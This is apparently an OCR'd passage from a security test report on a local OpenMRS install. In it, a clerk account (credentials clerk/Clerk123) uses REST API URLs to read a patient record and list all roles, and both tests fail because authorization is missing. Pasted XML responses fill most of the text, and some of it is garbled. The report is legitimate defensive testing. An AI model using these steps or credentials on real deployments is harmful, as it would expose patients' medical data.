   <unserializable-parents/>
 ▼<map>
   ▼<default>
      <loadFactor>0.75</loadFactor>
      <threshold>24</threshold>
    </default>
    <int>32</int>
    <int>17</int>
    <string>uuid</string>
    <string>57b2d9db-ccd6-490a-ac6a-92b074eef7a0</string>
    <string>display</string>
    <string>Bob Marley</string>
    <string>gender</string>
    <string>M</string>
    <string>age</string>
    <int>25</int>
    <string>birthdate</string>
    <string>1992-02-14T00:00:00.000-0500</string>
    <string>birthdateEstimated</string>
    <boolean>false</boolean>
    <string>dead</string>
    <boolean>false</boolean>
    <string>deathDate</string>
    <null/>
    <string>causeOfDeath</string>
    <null/>
    <string>preferredName</string>
   ▼<org.openmrs.module.webservices.rest.SimpleObject serialization="custom">
      <unserializable-parents/>
    ▼<map>
      ▼<default>
         <loadFactor>0.75</loadFactor>
         <threshold>12</threshold>
       </default>
       <int>16</int>
       <int>3</int>
       <string>uuid</string>
       <string>53218549-6616-46e5-810e-3a4c31197933</string>
       <string>display</string>
       <string>Bob Marley</string>
       <string>links</string>
      ▼<list>
        ▼<org.openmrs.module.webservices.rest.web.Hyperlink>
           <rel>self</rel>
          ▼<uri>
```

6. Now logout and log in as Clerk with the credentials as clerk/Clerk123
7. Try to use the same API URL to access patient details http://localhost:8081/openmrs-standalone/ws/rest/v1/person/57b2d9db-ccd6-490a-ac6a-92b074eef7a0


**Expected Results**

Since the Clerk does not have the rights to see patient details. She should not get success in accessing it using API

**Results**


Failed

Logged in as Clerk in another browser and used the URL, got a success page.



Please tell us about your installation for the OpenMRS Atlas

Logged in as John Smith (clerk) at Registration Desk.




Home
localhost:8081/openmrs-
localhost:8081/openmrs-standalone/ws/rest/v1/person/57b2d9db-ccd6-490a-ac6a-92b074eef7a0

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<org.openmrs.module.webservices.rest.SimpleObject serialization="custom">
   <unserializable-parents/>
  ▼<map>
    ▼<default>
       <loadFactor>0.75</loadFactor>
       <threshold>24</threshold>
     </default>
     <int>32</int>
     <int>17</int>
     <string>uuid</string>
     <string>57b2d9db-ccd6-490a-ac6a-92b074eef7a0</string>
     <string>display</string>
     <string>Bob Marley</string>
     <string>gender</string>
     <string>M</string>
     <string>age</string>
     <int>25</int>
     <string>birthdate</string>
     <string>1992-02-14T00:00:00.000-0500</string>
     <string>birthdateEstimated</string>
     <boolean>false</boolean>
     <string>dead</string>
     <boolean>false</boolean>
     <string>deathDate</string>
     <null/>
     <string>causeOfDeath</string>
     <null/>
     <string>preferredName</string>
    ▼<org.openmrs.module.webservices.rest.SimpleObject serialization="custom">
       <unserializable-parents/>
      ▼<map>
        ▼<default>
           <loadFactor>0.75</loadFactor>
           <threshold>12</threshold>
         </default>
         <int>16</int>
         <int>3</int>
         <string>uuid</string>
         <string>53218549-6616-46e5-810e-3a4c31197933</string>
         <string>display</string>
         <string>Bob Marley</string>
         <string>links</string>
        ▼<list>
          ▼<org.openmrs.module.webservices.rest.web.Hyperlink>
             <rel>self</rel>
            ▼<uri>
```

| | |
|---|---|
| **Test Case ID** | A10.2 |
| **Steps** | 1. Log In to the system as a clerk using clerk/Clerk123<br>2. Use the API GET URL http://localhost:8081/openmrs-standalone/ws/rest/v1/role which shows all the roles in the Application system |
| **Expected Results** | The API request must not return any roles. |
| **Results** | Failed<br>The API call returned all the roles in the system, which shows proper Authorization of API calls is not implemented. |



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<org.openmrs.module.webservices.rest.SimpleObject serialization="custom">
   <unserializable-parents/>
  ▼<map>
    ▼<default>
       <loadFactor>0.75</loadFactor>
       <threshold>12</threshold>
     </default>
     <int>16</int>
     <int>1</int>
     <string>results</string>
    ▼<list>
      ▼<org.openmrs.module.webservices.rest.SimpleObject serialization="custom">
         <unserializable-parents/>
        ▼<map>
          ▼<default>
             <loadFactor>0.75</loadFactor>
             <threshold>12</threshold>
           </default>
           <int>16</int>
           <int>3</int>
           <string>uuid</string>
           <string>774b2af3-6437-4e5a-a310-547554c7c65c</string>
           <string>display</string>
           <string>Anonymous</string>
           <string>links</string>
          ▼<list>
            ▼<org.openmrs.module.webservices.rest.web.Hyperlink>
               <rel>self</rel>
              ▼<uri>
                 http://localhost:8081/openmrs-standalonehttp://localhost:8081/openmrs-standalonehttp://localhost:8081/openmrs-standalonehttp://localhost:8081/openmrs-standalone/ws/rest/v1/role/774b
                 4e5a-a310-547554c7c65c
               </uri>
             </org.openmrs.module.webservices.rest.web.Hyperlink>
           </list>
         </map>
        ▼<linked-hash-map>
          ▼<default>
             <accessOrder>false</accessOrder>
           </default>
         </linked-hash-map>
       </org.openmrs.module.webservices.rest.SimpleObject>
      ▼<org.openmrs.module.webservices.rest.SimpleObject serialization="custom">
         <unserializable-parents/>
        ▼<map>
          ▼<default>
```